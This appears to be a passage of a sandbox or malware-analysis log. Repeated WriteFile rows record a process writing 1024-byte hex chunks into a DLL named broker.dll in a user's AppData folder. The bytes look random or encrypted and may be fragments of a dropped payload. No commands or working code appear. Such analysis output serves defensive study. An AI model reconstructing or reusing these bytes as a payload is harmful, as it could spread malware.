C:\Users\user\AppData\Local\broker.dll	unknown	1024	ca 6b 00 ed 00 00 01 df 00 fd 00 65 cd d2 eb ff ff ff ff 00 ff 00 ea ff 29 4e 36 f8 00 00 ef ff ff 8e 00 00 b5 b0 00 ff 00 00 dd b1 00 00 ea d8 ea 6c ba f1 00 32 00 00 b6 ff 00 00 eb ea ad ef 00 00 ea 00 fa fd 00 81 ff 42 00 00 ea 3f a1 6e 61 32 fe ff ff c9 00 f1 00 ff 00 ff ff d1 fb ed 00 00 ea 8e 00 ff 00 ea ed 00 06 ff be 00 00 fb 00 ea 00 f2 00 00 fe 00 be ff 7b 00 8a fe 00 ff dd ee ea 00 ea 00 ed ff a3 00 00 9a 86 eb df 8a 60 ff f0 00 f4 ef ff eb eb 00 fd a3 00 00 99 d3 ff ef 00 00 c2 56 00 f6 ff d3 00 00 fa fe ff ec 00 b8 ff 00 3f 00 ff 6a 00 ad f6 00 ff 00 00 00 ff ff f0 00 00 00 f5 00 00 ff 00 ff 8d c3 00 ff 4d ff 00 7d 00 00 00 00 00 00 3f 00 00 00 ff ad ff 00 00 ff c2 f0 ff a7 f5 00 eb ea eb 00 f7 ff 00 00 00 f0 32 ec ea be a2 eb ff cc 00 00 00	.k.....e.....)N6... .....l...2..... .....B...?.na2..... ..... {.....`..... .....V..... ?..j.....M. .}.....?..... ....2.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	fd ff 00 00 00 eb 00 00 00 ff ff ff ff 00 00 00 77 ff 00 00 ff 00 ff 00 86 fc 00 ff 00 00 00 00 44 c4 ff 99 ed ff 65 8b ff cf 00 00 c2 00 a5 00 ff 00 ff eb 00 39 4d c1 00 ff b7 00 ff eb ea ff ff fe ec 4f 00 eb 90 ff 00 fb 7e 00 e1 00 ff b3 00 45 eb fb ff fc 00 00 0a fa d3 00 00 00 01 ff eb ff be ff 82 68 ff 81 7b 00 ff 8d ff d4 7f 08 eb f0 00 a0 ff 00 60 00 eb ff 11 ab 09 ff 00 c5 00 00 00 e4 00 ff ea ea 92 ed 00 ff 00 ff d4 37 00 2e ac f0 9f ff 00 ff c0 36 00 c8 00 00 00 f2 00 02 19 8a 00 ff 00 fa ff 00 ff ea e2 91 4a ff 00 00 ac ff 2f 00 a8 6b 00 ec 99 d6 00 fd 00 5c e7 8b ff 00 ef 44 ff 2a 42 00 00 ff 00 aa eb ff be ff 09 78 00 f2 00 00 4c c7 d3 b3 8d 00 00 eb 00 00 00 bf e5 2d 00 cf ea 1b dd 7d f2 00 ff 00 61 fe 00 8b fd d4 40 00 eb 00 ec b1 00 ff a7	.....w..... ..D.....e.....9M..... .....O.....~.....E..... .....h..{.....`. .....7..... ...6.....J..... /..k.....\.....D.*B..... .x....L.....-.....}.... a.....@.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 13 00 00 a0 c5 00 eb 00 00 ff f5 00 00 f4 00 ff ff 94 ff 00 d9 00 9a f9 f9 00 fb a2 00 00 f1 40 82 00 f4 00 c7 00 1d eb 86 00 00 88 00 00 00 00 ff 00 b7 ff ec d5 00 f4 00 00 46 ff ea 00 00 00 33 da 00 00 ff ea f0 bc 9f ff d2 ff 00 8a 00 00 00 ff ef fd 38 ff ff 00 ff 00 ff ea 61 ff da 00 26 ef 00 ff 00 ee 00 00 00 eb ff 00 00 00 7b 00 ff ef 8b ad 00 15 4a 00 ff 00 cc 00 00 a1 c6 00 00 ff 00 00 00 00 ec fb 88 ff 00 ff ff 00 bf 96 ff 00 ec 00 00 00 00 00 32 ff ea 00 00 b4 00 00 ea 00 ff df f0 ff a7 e7 ff 97 ea ff ea ff ff f1 65 ff fd a8 ff ac ed 00 ff 00 fe ea ff 00 84 ff e9 ea 00 86 ff 00 06 aa f5 c1 00 ff 00 b8 00 ff 00 b7 ff 61 78 44 00 00 f0 ea ff ff ff 6c 00 00 bb ff 00 ea 00 ee 33 ff 40 00 ff ff 12 00 ff fc 86 00 00 00 00 ff 00 ff 00 bc 5f 00 ff 00	....@.....F .....3.....8.... ...a...&.....{.....J ....2.....e.. ....axD.....l.....3.@..... ....._...	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	eb 9e ff 5f ff db ff ff 00 00 ff 39 54 00 be 00 ff 0f be 00 ff ff 56 fc 4d 00 ff 33 ff 00 ff 06 00 00 b9 ff 00 00 00 ff 00 9a 82 ff c1 91 ea 2a 5e ff 7e 4c eb ea 3e f4 ff 52 d2 00 00 00 be 91 00 00 ff 00 99 00 c5 00 7e 4d 00 fb ff 00 00 00 f8 10 00 ea 00 00 89 fc 00 00 ea 00 ff 89 ed 00 ff 00 14 00 5d ff 68 d8 c2 00 ff 00 bc ff eb 00 ea 00 00 00 00 00 00 0c ba 4a 00 ff ed 00 7d ea 00 00 b0 7f fb ff ff da c0 cb eb 00 eb 4a eb f3 00 00 c3 00 f5 ff ea 13 ff eb ff 00 f4 a0 ac 00 00 8f 00 00 00 00 00 ff f5 00 ff 00 6d ff 00 00 00 fa 5f 00 91 00 00 b2 00 00 00 f2 ec 90 00 00 1c 00 00 db ff 00 f7 00 00 64 ea 40 00 00 f6 ff c6 87 00 ff ff 00 00 f5 7f 10 c6 00 fb f3 60 ec b5 00 ff 3a 39 ff ff ff 00 a4 f6 d2 ff 00 fe 00 ff c3 00 f2 00 ed 9c 60 ea ea ec 00 00 c7 d1	..._.....9T.....V.M..3.. .....*^.~L..>..R.. .....~M..... .....].h..... .J....}.....J..... .....m....._. .....d.@..... .....`....:9..... .....`.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	27 00 c3 f9 00 ff a0 ff ac cd ff ed 00 00 00 00 00 fa 00 fb 00 00 a5 ce 00 ff 00 ff 00 ff ff eb fa 00 ee 00 00 ff fe 00 eb ff 00 00 1c f2 79 ea ca a7 ff ff 00 ff 00 00 3a 00 bc 00 eb ff fe f4 ff ff 00 00 cd 00 c5 00 00 00 b3 7a e9 df ff ea c2 64 00 4c 00 ff ba ff 00 b1 79 00 da 00 ff 00 a0 d5 00 00 85 63 ff e9 00 00 00 9c 00 25 00 00 4b 00 ea 00 f4 5e ff 00 00 00 d4 ff e8 be 00 ff 00 ff 80 00 fd 00 ff 29 ff ff ea 00 ff 54 2e eb 00 ff eb ff a9 f6 15 08 71 00 00 00 71 63 70 be ff 81 ea ff 00 ff 00 00 ff fe 00 ff d9 00 ff ff ea dc b9 9d ad 00 9c 00 ff be 00 fe 5e 8a ff a8 03 eb ff 00 fd 8a 4a ff 00 96 00 c8 ee 00 f6 61 00 00 00 4e ff ff 00 1f ff eb 00 ff 00 f1 00 b2 00 00 c3 ff 0b 00 fd ff 00 ef 78 00 91 74 00 ff ff 00 00 00 ff 23 00 18 5f ff fe ae f1 a1 00 00	'..... .....y.....:... .....z.....d.L..... y.....c.....%..K....^.. .....)....T..... ..q..qcp..... .....^.....J.....a... N.....x..t... ....#.._.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff ff ae c3 eb eb ed 00 ff c5 10 00 c6 ea 38 ed 7c f0 00 99 e0 f4 00 ff a5 ec c8 00 ff 09 ff 00 00 ff be 00 ef ff be d2 42 ea 02 c9 99 00 24 00 2b ff 67 ff 00 00 9c ff 00 ea ff 00 00 eb 49 a9 f4 b7 ea 00 00 00 00 00 00 b2 eb 00 2f eb eb ea 00 00 ea 00 df b5 00 a2 00 e6 ff 39 ff df ff 00 ea eb ff 64 00 00 00 4b ea 00 00 47 eb 30 ff ef 00 ff f2 ff 33 ea ff 00 fa 92 80 ad 00 96 00 00 ff ff eb ea 00 eb 00 f7 00 3c de eb b2 cc 7b 00 ff 7f 00 ec ff ff 00 16 ff 83 1d eb 00 a6 00 a2 90 ee 00 eb 00 a3 00 aa b8 92 c8 00 ac bb 00 3f d5 9c ea ff ff 71 ff 00 ff 59 00 ff ef ff 00 ff ff 00 fb ff 14 ff ac f0 f4 c6 9e ff af bd ff 00 ff 0d 89 b0 d0 00 ea 00 da f1 ff 00 00 00 bb ff ff 93 ff 00 ff 00 ed ff 00 a5 ff 4a 00 f6 d5 00 00 00 00 00 43 00 b8 00 f1 ff 00 00 00 ed 61	.....8.|..... .....B.....$.+.g..... ..I...../..... .9.....d...K...G.0.....3... .....<....{..... .....?.... .q...Y..... .....J.... ....C.....a	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 fe 00 99 00 4f 00 00 00 ff 00 ea ff ea ed ff df 25 00 00 72 c9 a4 ff 00 00 00 00 00 ba 4a 00 18 be 3c 00 ff 00 92 ff ff eb eb ff be 01 00 00 ff f0 00 ff a6 2f fb ec 00 00 00 ea eb 00 00 94 00 00 00 aa 15 00 ff 16 99 b7 00 00 ea ff ec 00 ff 00 b9 f8 00 d3 62 00 00 b7 a7 ea ff 00 00 a1 00 ff ff 30 00 43 ff 00 94 ff 00 f4 2f ba 77 00 00 ff ff ff 51 ff c8 00 00 ea d4 76 ef ea ca ff ea c4 ff ff b9 06 ff 95 54 00 2a fb ec 00 f0 2f 8e 00 f4 ff 00 00 c4 f4 00 3a 00 00 eb ff 00 00 33 00 fe d9 ea f1 a4 8a 42 30 cb 00 00 00 00 ff ff 00 00 ff ff fd 00 00 f8 00 ff ea ad be 63 ff 00 ff a6 95 ee 00 ec ff b0 00 00 92 ff 00 45 d6 00 00 00 f9 33 f3 ec 00 db 00 00 50 00 a2 00 ff 00 00 00 17 eb 00 00 7e ff c2 ff 00 ec 00 fc e5 f9 d6 b0 ac c0 00 ff 81 fb 00 00 eb 00 f2 c7	.....O.....%..r.....J... <...../..... .....b... .....0.C...../.w.....Q... ...v.....T.*..../..... ...:.....3.....B0..... .....c.....E... ..3.....P.....~.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 ff eb d3 00 ff ff 00 00 00 81 00 00 00 00 ff eb 19 af 00 f0 91 ff ff ff ff 00 ef 00 ff 08 17 ff ff 00 00 00 ea eb 00 00 00 00 52 00 9f 70 ff ff ff ea 00 00 ff 31 f4 ed 93 ff ff 00 ec 00 ff 00 00 ea 00 ff ea 00 95 df 8b ff 00 68 00 ff b3 ac 00 ea ff 98 f2 00 eb ea e5 00 ff b0 f3 d0 bc 00 ad 62 00 00 2c ff ff 00 00 af ad f8 00 00 4d 00 00 ea ee a7 fd 00 f6 ff 00 54 ff ff ad 06 9f ff 3c ff ff 00 9d 00 a4 00 e1 27 4a 00 00 ff ff 00 a7 9e ff 00 9c ff f1 ff ff ff ff ea 00 ff ee fe 41 db 9b 00 00 5c a5 ff f6 ff 00 00 3e ff 00 ff ff cb 1b 7c ff 83 00 ff ff 5d 33 00 00 ff 55 00 00 ff b8 00 ff c9 00 ff 00 a8 ff eb ea 9f 4a 34 fc 00 00 00 ff f9 eb e0 a2 6f ff 49 00 00 ef a4 00 00 f4 eb 90 83 00 00 ff 00 eb 00 e6 b2 ff 00 00 ff ff 33 00 ff eb ff e3 c0 79 bf 00	....R..p.....1.... .....h..... .....b...,.....M..... ...T.....<.....'J..... .....A....\.....>..... .|.....]3...U.....J4 .....o.I..... .....3.....y..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	70 00 00 f1 00 b1 00 ec ff ff 00 00 00 00 ff f2 00 ae 62 f8 00 00 c8 84 6f 00 ff ae d5 a0 11 ea 00 de ad 00 d5 00 45 1d 12 61 ff c1 00 a0 92 00 00 b5 00 00 6b fc b8 a0 84 00 ff 00 ed 00 00 ea f2 eb 9b ff d6 64 c0 00 ff 8e ac d1 00 ff ff 00 7b 75 00 ec ec fd 00 00 ea ff 00 ec 83 62 c2 ff f0 ed 2c b3 95 00 a8 ea ac ff f0 b8 00 00 00 73 ff ff 00 ff 00 a4 75 00 00 f0 ff eb 00 00 62 00 92 ff ff 00 ff 00 f5 00 ef 00 ff a4 00 e1 00 00 40 00 00 30 ff fc 00 00 ff eb ff 44 00 ff f8 ff f4 00 ad ff 00 53 00 0f eb c5 00 00 ec 00 00 ff 00 00 00 00 fd a5 ea ff 00 c3 fc 00 ff 00 ff 63 28 00 00 33 00 00 3c 87 00 5c 00 00 cd ff 31 00 ff d1 ff ad fb ff 64 00 00 c0 f8 c3 bf 00 00 00 1c fb 00 00 00 00 de ed ff f3 10 00 49 ab f9 00 48 00 a0 ba fe c5 bd 00 00 ab cc ee 63 8a 00	p.....b.....o..... .....E..a.....k..... .....d.....{u..... ...b....,.....s.....u. .....b.....@..0.. .....D.....S..... .....c(..3..<..\....1... ....d.....I... H.....c..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 ff ea b9 00 eb fb 28 ff 00 ff 00 ff ff ff 9f 00 00 ff 4a 00 eb 00 c8 7f eb 00 00 d4 00 eb 00 a0 f0 e9 00 e6 00 ff 78 00 e5 00 ff 00 3c 7b ff 7e 00 00 00 00 ff de 00 4b 00 bc c3 32 eb 00 ff 19 c8 65 00 a7 00 ff e4 b7 4c 99 ff b1 00 00 ec 00 00 00 ec fd f1 ff 00 be ff 00 d4 5a 00 ef ff 00 00 ff 00 00 2f ff 00 ff 00 ff fe 00 c5 00 fc 00 49 00 eb ea 19 00 96 ff fe ff bc 59 f2 2f ef ff 00 00 00 00 00 9a 4b 2a 9f 34 f2 ff 00 00 92 00 00 00 ff c3 ee cf 82 ff 00 00 ff 00 ef a7 dd 00 f4 c6 00 b2 ff ff ff 05 00 00 00 00 32 00 40 00 00 00 00 ff ff 00 a7 ee 00 00 ff fc 00 00 00 33 ff 00 fe 00 ff 00 ff ee ff 8d cc ff 00 ff ff a8 00 c4 ff ff 00 00 ff 9e 00 8e eb ff ff 00 d4 00 00 00 53 9e c8 be 00 c3 ff 00 1e d7 00 00 ff ff fa ff db ff 00 fc f0 9e bb 00 00 00	.....(.....J..... .....x.....<{.~.....K. ..2.....e.....L..... ....Z...../.....I.... .....Y./.....K*.4..... .....2.@.. .....3..... .....S.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 ff ff 00 00 64 d5 df 00 c2 00 00 ff f8 ff 00 00 00 ff 00 c7 a9 f0 ed 6a ea c0 ff ff 00 ff 00 ff 00 ea ff 00 f1 ed ff ff 62 00 aa 00 85 d0 ac 2a 00 ff 00 ad 00 eb eb ff eb 00 ff a5 b6 00 ff f0 94 06 ff ea ea 46 21 00 ff ff ff 00 00 ff 00 ff 00 ff ff 00 a1 28 fe ff 00 b7 00 ce 00 00 00 00 00 fc ff ff ea 00 ff f4 a2 00 00 00 00 ea 00 00 95 ea ff 00 ff 63 c6 00 ff 00 ea 96 3d ff 00 ff 00 ff ff 00 00 ff 00 00 a7 a8 eb 2f c3 44 ea ed 00 c4 ff 00 03 ff ee 00 00 00 ff ff fb 00 8e 00 da ff 67 da 00 ff 00 f8 71 ed 00 00 ff b3 50 ff 00 eb c3 17 00 00 ed 9e ff d7 e9 ed ff 00 eb f6 ff 00 ff 00 00 00 fc 9d ff bf 45 ff 00 f1 ec be ff d4 ff d7 00 00 b3 8a 60 00 c2 eb 83 ff 39 25 00 ff 00 ff ff ff ff da c1 ee 98 00 00 ff 00 00 a2 00 00 00 60 00 00 00 b8 00 83 39 ed	.....d.....j.... .....b.....*..... .....F!.....(.. .....c .....=...../.D..... .....g.....q.....P... .....E..... .....`.....9%..... .....`.....9.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 00 f7 ff ff fe 00 00 ec eb 00 9b f7 ee 00 ff e7 00 ff 00 00 00 c8 00 00 eb eb 65 00 ea 00 ff 00 4c f1 35 ff 00 ff 00 00 00 ff ea ff 00 fa e9 00 d8 b5 ea ff a6 00 89 00 87 97 b4 ff 6e 01 ff ea 00 ff ff 00 ff 63 81 ff ff 00 20 00 ea ea b2 db 00 00 00 98 ff 00 00 4b 00 a7 ff 00 fa fa ff 28 c7 00 00 00 f0 00 eb 00 00 86 00 00 9e aa 00 eb ff 3a 06 39 00 ff 4b ca 00 52 00 a4 ff 00 f1 2e f9 ff ff 00 ff d8 93 00 f0 ff a8 1e 65 80 ff ff 00 f3 eb e0 ff a2 ea 00 f0 ea 00 00 ff c7 00 ff ea ff 00 bb ff 36 81 00 ff b8 ff 00 00 00 81 ea 00 f1 2d 00 00 91 e8 98 00 b8 00 00 f2 ff 00 00 eb ff 00 00 df 7b 00 ff 2e ea ff 4f 00 ff 78 ff 32 3c 00 c6 ff 00 ff ff 00 00 46 ad ea ff ff ff 49 00 96 ff 00 00 ea ff 91 ff ff ff ff 00 43 88 00 ff ea 00 d2 ff c1 7f 00 ff ea 00	.....e .....L.5..... ...n.....c.... .....K..... (.....:.9. .K..R.....e..... .....6.....- .....{.....O..x .2<.....F.....I..... .C.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff eb 00 00 ff 92 fd c3 0c 4a 00 ea 7d 00 00 ea 00 8a f2 00 2f d6 ff 00 ff a0 5c fd 00 a0 ff ea f1 ff 00 00 00 ff 07 ae 00 00 f4 f3 00 3d ff 00 ff 00 ff 00 00 00 00 00 00 ea ad 00 a0 0d ed ff 00 ea 00 00 00 8a eb 01 64 ff 00 3a ff b1 ff eb 32 33 00 ff c9 47 fa ff fe 00 b8 ff f0 00 00 85 8d f0 e0 00 00 ff ec eb ff 00 ff ff 00 f9 f3 ff 00 00 c8 00 ff 65 00 f9 00 00 00 00 ee ff 00 ff 00 65 00 00 85 00 06 ff c6 00 ff 00 00 ed ff 00 ef ff fe 00 00 00 ff 00 00 00 f1 47 f0 aa 00 ff f2 f1 00 eb ff ea 00 db a0 00 99 a7 ff 00 9d ff 00 a4 77 00 ef ea ff 4a 00 bf 90 00 ea ff be d4 06 b7 d2 00 ff 31 fc eb 00 00 ff 00 c1 ff ff f6 13 00 c7 00 ed ff 00 bf fe be ff 00 ff c3 00 00 00 00 ea 14 b8 00 d1 fe fd 4b 00 eb ff da ff 00 00 00 ad 13 ea c6 b4 3f 00 eb ef f4 00 5c f5 00	.....J..}...../.....\... .....=..... .....d..:....23...G..... .....e... .....e..... ....G.....w.. ..J.....1..... .....K..... .....?.....\..	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 9e 5f 00 f1 90 f8 8c ff 00 fd 05 ff ff ff 00 a8 00 b2 55 ed 00 ff 00 80 78 ff 00 e1 9e 00 a6 eb ff c3 7d ef 00 80 21 1b 05 36 00 00 00 00 f2 9b 00 00 5e 61 00 ff 00 ab 00 00 06 00 00 00 00 00 00 75 cb df 00 00 ff ff c1 00 ff 00 d2 00 00 ff 00 ff eb ff 00 9e ff 00 00 ff 00 31 00 ff f1 fd 00 ff ed ed ac bb 00 ff 66 4e 00 10 ff ff 00 8f 00 00 84 7d 00 6e 00 00 f6 ff 00 00 eb eb c1 f7 ff 00 dd ff 9e 00 00 00 ff 00 00 ff 00 d7 9c 00 ff 00 eb 00 b9 00 1f ad 00 00 ff 00 92 00 ea 9a ff ff 00 ee eb ff 9f 94 ea ff 00 00 00 00 00 ff ff 00 bf 00 ff ff ff 66 ff 00 ff ff ef a1 00 00 ff 00 ff 00 9b 00 4c ff 00 94 fe ea ea fd eb 00 ff b1 00 68 cf ea 4b ff ff ff 00 00 8d ff ff ff 08 00 00 ff 00 ec d4 ff 49 9f 00 00 eb 7e cf 00 c4 ea ec f1 eb 00 6d 62 c4 ff ff 00	....._.....U.....x.. ....}...!..6........^a..... ....u..... ....1.....fN.....}. n..... ....f.....L..... ....h..K.....I.... ~.....mb....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 9b bb f3 8b fb 71 b3 ff ff f4 79 eb ed 00 fc 7c 18 00 ff c1 00 00 ff 9b f4 00 ac ff 00 82 ff 22 00 ff ff ea ed 00 00 00 ec be ff f8 ff f3 ff 00 45 42 c5 ff 00 00 ed ef ff 00 00 e7 ab f7 00 ff ff f5 2f 4e 00 00 49 9e a1 00 ff b8 00 ea 00 87 f5 00 f6 ff ff 00 00 fe 32 f0 00 00 00 00 c5 b8 00 00 00 f2 ed ee ff 00 ff ff 00 00 00 00 00 00 82 a7 1d 00 ff eb 2f 00 00 00 ff ea ea c5 3f a7 90 ff 46 ff ff 00 ff ff ff aa ff f1 ea e7 7a f4 ff ac ff 31 ff ff 00 b4 de 00 00 00 c8 65 9a ca d2 bb 00 00 eb 00 ea ff ec ff 00 42 ff 00 d7 9e 00 ff f7 df 00 93 99 ea ff 00 00 00 71 00 49 4c ff ed f3 00 ff ff ff ec 00 ff eb ff 00 ff 00 4a ff ad 00 ff 00 00 bc ff 00 be ff ff 27 00 00 ea ff ff 48 fc 00 fb 81 4f fe ff 4e ff ff 84 00 ff 00 ed eb ff 00 00 ff 00 80 c0 ea ff 00 ff	......q....y....|..... ..".....EB..... ...../N..I.....2 ...../ .....?...F.....z....1. .....e.....B..... .....q.IL.....J. .....'.....H....O..N....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	d8 00 ff 00 00 ff 00 bb ea 17 00 ff b0 ff 82 00 48 00 5a f3 92 ff f9 ff ff 00 ff ff 9c 00 ff 00 00 eb b0 ea 00 ff 00 d9 e9 0f 4f fe f6 ff bb b8 f1 00 ec 00 00 ff ff ff ee 00 ad 74 00 00 ba ec ff 00 48 ed ff ee 35 00 2e 00 00 00 00 00 ff ea eb 1d 38 ff 00 00 00 f0 e2 ff 00 a2 bb 4b 00 fe 00 00 06 ee ff 00 00 00 de ff 79 00 00 43 d2 a4 00 00 ff ff ff 9a 00 4c ff ff 00 ff bf ca 09 ff cd ff 00 c0 d9 ff eb 0d 8c fe fd 8f 00 eb 00 00 00 b1 ff 00 3d eb 4f c4 b7 00 00 ed ff 00 be 00 00 ff 00 ff 7e 00 00 00 a7 f9 ff ea 00 ec ff a6 4a 00 ff b8 ea 36 ff bf ff 00 f2 99 96 00 cf 00 00 00 67 00 b2 ff d9 f2 00 00 ff 7e ff 19 00 a2 00 ff 4b ff 00 00 00 4f 26 ff 00 b9 8b ef c2 00 00 00 d7 eb 00 d3 ed 00 41 ec ff c9 ff 00 ba f8 00 00 84 2a d0 a7 ea 00 4a 00 f3 ff ec 00 2c	.....H.Z..... .....O.....t .....H...5.....8..... ...K.....y..C.....L .....=. O.....~.....J... .6.....g.....~..... K....O&.....A..... ...*....J.....,	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff ca fd 00 00 ff 49 8a 00 00 ff 3f 00 a1 ff 00 4c a1 3b 00 ff 68 f0 00 00 c7 00 53 ed 00 0c 49 ff 28 ff 00 00 fa ea ff 3e ed 1a ec f3 00 00 ff cd ff 00 18 93 00 d4 40 e7 00 00 d0 00 00 f0 ff 00 ff ff 92 00 ff ff 00 82 ab 8e f1 00 00 00 f7 ec d2 ac f9 00 d3 ff c6 00 df 1e 36 f5 c3 00 e5 f8 00 00 56 00 fb ff d1 00 9c ff e8 ac 97 d6 ff 28 00 fe 7d 00 ea ff 00 ea eb 00 00 fd 00 9d fe 00 33 00 8f 80 16 fe 00 f0 81 d3 92 00 be ff 00 00 7d ef ff 2e 00 f6 bb a1 c5 00 00 ec 00 ee ff 00 00 ec 00 ff f0 ad 00 00 fe 00 00 d0 00 ff 00 aa 00 a0 ff ff ff f8 00 00 00 fb 87 50 00 00 99 00 00 00 cd ff 00 36 00 ff eb 00 b7 78 00 ff ff eb 00 00 00 00 00 00 00 ff 98 00 eb 9b ff 90 00 78 ff ff ec ee be ff 00 eb ad ff 00 f8 00 1e 00 00 ea ff e9 61 00 ff ea fe 00 ff 29 eb 00 ec	.....I....?....L.;..h.....S...I. (.....>.....@.... ..... .6.....V.....(..}.... .....3.....}.... ....P.....6.....x..... .....x..... ....a.....)...	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 ff 00 ea ff ff 5c 00 ef b4 8a ff 49 ec eb ea 00 00 fe c4 fe 00 3e ec eb f8 00 ff 00 fe 00 00 eb da 00 00 d6 ff ee 00 ea 00 ef 00 00 50 00 00 00 00 d9 00 bd 00 ff 00 ff 00 00 ff 00 7d ea ff 00 ff ff ea 00 00 eb 59 00 ff ff 00 ff ec ff ff 00 2c 00 00 00 00 f5 ff eb 00 85 de 00 2a 00 eb ff 8f ce 00 96 db cc 00 02 ff ff ff ff ff 00 ef 53 00 50 00 00 ec d3 00 ef ff 00 8b fa 00 00 ff a5 ff e8 00 00 84 ff 00 fb 08 f0 00 28 ea 00 a1 49 d6 a8 ba ff 00 ed d2 14 ff f2 90 ff ff 33 ac ea 00 ed 00 ff cf eb bf 00 00 f8 6a 95 ff 00 0c a8 f4 00 ff f5 ee a8 00 ff ff 00 f6 00 3e f5 ff 00 00 ff c4 eb bc ec f1 90 00 4b 86 ff 00 d2 98 00 ea 00 00 ea 49 00 00 ed ff be 00 ff 90 66 4c 00 ff d0 00 ff d3 00 b0 fb ff 72 ff ee ad fa 00 00 00 00 ee 00 00 ed b1 00 4a 00 00 8c ff ff	.....\.....I.....>..... ....P..... .}.....Y.....,..... ...*.....S.P..... .....(...I..... .....3.....j..... .....>.....K..... ...I.....fL.....r..... .....J.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ea ff 00 ad 00 00 b8 00 61 ff ad 00 ea ff 00 00 ff ff 61 00 82 00 ff 0d 00 00 7d c4 3b eb f6 4a ff 3e 55 00 00 ff ff 92 1d 00 d2 ec 52 b8 bf 00 f9 00 ff 00 00 ff ea ec 00 00 ff 00 00 a3 ff ec 63 ff 00 00 8e 00 00 eb f0 09 00 00 ff d3 00 ca eb a7 00 f4 d7 00 00 ec f0 00 44 00 00 31 fe b9 b9 b6 ed 00 ff ff 00 f1 00 4f ff ff a6 ee d9 67 f4 ff ff 0c ec ff ff 00 fe ff eb ee fd eb ff 00 ff f5 a4 00 00 28 ed ff 00 ff 00 00 3e ff 00 a6 ff ea 00 00 00 fd 00 00 99 00 fb 89 54 00 b2 00 76 00 96 d4 00 bb ea 00 00 28 eb d5 ec ea 6a eb ff db ff 00 00 b2 00 c8 00 ff 00 ac 00 ff ff ff ff 00 b5 4b 00 ff 00 00 00 00 fe 00 ff b0 00 a0 00 00 f4 00 eb ff c9 ff ff ff fa 00 b7 00 a4 00 83 ea eb a0 00 eb 96 33 00 85 00 f7 00 00 71 cf 00 00 ea ff ff 00 bb b0 00 00 46 00 ea ff ff	........a.........a.......}.;. .J.>U.........R..... ....c..... D..1.....O.....g..... .....(.....>..... ......T...v.....(....j..... .....K..... .....3.....q. .....F....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c7 a7 00 aa ff 94 22 ea 01 ad ff c3 00 b2 ff 00 00 00 ac 00 39 1a be be a5 ff 06 00 c9 ff ff ff a2 ff c5 00 8d fa 00 ff ff fc 00 94 fb 73 00 ff d2 c5 00 ff 00 bd ba 00 c7 ff 00 ec ff b1 00 3c ff ff eb 00 7e be 00 63 00 ec eb f0 00 00 00 9f 5f ea ff ba ff 47 00 00 ef be ff ef 00 00 ff 00 ff bb b0 f1 fa ff bc ff ff ff f8 00 00 4b eb 00 00 48 be 00 00 ff 00 52 ff 00 ce ad f2 00 ff 2f 00 fa a7 50 49 55 ff 00 ff ff 00 00 ee ea ad dc 6e fe ff 00 00 f4 ff 00 9b ff ff 32 1f 00 d4 16 e9 00 c8 00 ff 00 6e 23 94 ea b6 ff 4b 9e 4a d9 f9 00 00 b5 00 00 f0 a2 00 00 00 ff f2 00 00 b9 c2 00 4c b2 ff 00 93 ea ff 00 d6 ff 00 00 33 00 ff ff 00 ec ff fe 91 ea ff 00 b9 ff 00 41 ff ff b9 00 00 d5 00 ea 00 00 00 ea fa 00 ff ea d6 00 92 00 fb 77 00 95 00 c7 eb d9 ea 00 00 00 00	......".....9..... .....s..... <....~..c....._....G.... .....K...H.....R ...../...PIU.....n..... .....2.....n#....K.J..... .....L.....3... .....A..... ...w.....	success or wait	1	736E9FBC	WriteFile
